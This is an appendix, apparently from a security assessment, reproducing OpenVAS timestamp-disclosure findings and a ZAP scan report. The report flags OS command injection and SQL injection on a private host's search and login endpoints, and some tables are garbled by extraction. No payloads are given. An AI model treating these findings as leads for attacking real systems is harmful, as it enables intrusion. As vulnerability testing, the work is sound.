TCP implementations that implement RFC1323/RFC7323.	
Vulnerability Insight	
The remote host implements TCP timestamps, as defined by RFC1323/RFC7323.	
Vulnerability Detection Method	
Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamps. If found, the timestamps are reported.	
Details: TCP Timestamps Information Disclosure	
OID:1.3.6.1.4.1.25623.1.0.80091	
Version used: 2023-05-11T09:09:33Z	
References	
url: https://datatracker.ietf.org/doc/html/rfc1323	
url: https://datatracker.ietf.org/doc/html/rfc7323	
url: https://web.archive.org/web/20151213072445/http://www.microsoft.com/en-us/download/details.aspx?id=9152	

[[return to 192.168.1.100](#)]

2.1.2 Low general/icmp

Low (CVSS: 2.1)
NVT: ICMP Timestamp Reply Information Disclosure
Summary
... continues on next page ...

... continued from previous page ...
The remote host responded to an ICMP timestamp request.
Vulnerability Detection Result The following response / ICMP packet has been received: - ICMP Type: 14 - ICMP Code: 0
Impact This information could theoretically be used to exploit weak time-based random number generators in other services.
Solution: Solution type: Mitigation Various mitigations are possible: - Disable the support for ICMP timestamp on the remote host completely - Protect the remote host by a firewall, and block ICMP packets passing through the firewall in either direction (either completely or only for untrusted networks)
Vulnerability Insight The Timestamp Reply is an ICMP message which replies to a Timestamp message. It consists of the originating timestamp sent by the sender of the Timestamp as well as a receive timestamp and a transmit timestamp.
Vulnerability Detection Method Sends an ICMP Timestamp (Type 13) request and checks if a Timestamp Reply (Type 14) is received. Details: ICMP Timestamp Reply Information Disclosure OID:1.3.6.1.4.1.25623.1.0.103190 Version used: 2023-05-11T09:09:33Z
References cve: CVE-1999-0524 url: https://datatracker.ietf.org/doc/html/rfc792 url: https://datatracker.ietf.org/doc/html/rfc2780 cert-bund: CB-K15/1514 cert-bund: CB-K14/0632 dfn-cert: DFN-CERT-2014-0658

[[return to 192.168.1.100](#)]

Apêndice C

ZAP *report*

ZAP Report

Generated with The ZAP logo ZAP on Thu 15 Jun 2023, at 13:55:05

ZAP Version: 2.12.0

Contents

- [About this report](#)
- [Report parameters](#)
- [Summaries](#)
 - [Alert counts by risk and confidence](#)
 - [Alert counts by site and risk](#)
 - [Alert counts by alert type](#)
- [Alerts](#)
 - [Risk=High, Confidence=Medium \(2\)](#)
- [Appendix](#)
 - [Alert types](#)

About this report

[Report parameters](#)

[Contexts](#)

No contexts were selected, so all contexts were included by default.

Sites

The following sites were included:

- <https://192.168.1.100>

(If no sites were selected, all sites were included by default.)

An included site must also be within one of the included contexts for its data to be included in the report.

Risk levels

Included: [High](#), [Medium](#), [Low](#), [Informational](#)

Excluded: None

Confidence levels

Included: [User Confirmed](#), [High](#), [Medium](#), [Low](#)

Excluded: [User Confirmed](#), [High](#), [Medium](#), [Low](#), [False Positive](#)

Summaries

Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User	High	Medium	Low	Total
Confirmed						
High	1	1	0	0	0	1
Medium	0	0	0	0	0	0
Low	0	0	0	0	0	0
Total	1	1	0	0	0	1

		Confidence					
		User	Confirmed	High	Medium	Low	Total
Risk	High	0	0	2	0	2	
	Medium	0	0	0	0	0	0
	Low	0	0	0	0	0	0
	Informational	0	0	0	0	0	0
	Total	0	0	2	0	0	2
		(0.0%)	(0.0%)	(100.0%)	(0.0%)	(100.0%)	

Alert counts by site and risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

		Risk				
		Informational				
Site	https://192.168.1.1	High (= High)	Medium (>= Medium)	Low (>= Low)	Informational	
		2 (2)	0 (2)	0 (2)	0 (2)	0 (2)

Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
<u>Remote OS Command Injection</u>	High	1 (50.0%)
<u>SQL Injection</u>	High	1 (50.0%)
Total		2

Alerts

Risk=High, Confidence=Medium (2)

[**https://192.168.1.100 \(2\)**](https://192.168.1.100)

Remote OS Command Injection (1)

- ▶ GET https://192.168.1.100/?Search-input=get-help

SQL Injection (1)

- ▶ POST https://192.168.1.100/login

Appendix

Alert types

This section contains additional information on the types of alerts in the report.

Remote OS Command Injection

Source	raised by an active scanner (Remote OS Command Injection)
CWE ID	78
WASC ID	31
Reference	<ul style="list-style-type: none">▪ http://cwe.mitre.org/data/definitions/78.html▪ https://owasp.org/www-community/attacks/Command_Injection

SQL Injection

Source	raised by an active scanner (SQL Injection)
CWE ID	89
WASC ID	19
Reference	<ul style="list-style-type: none">▪ https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html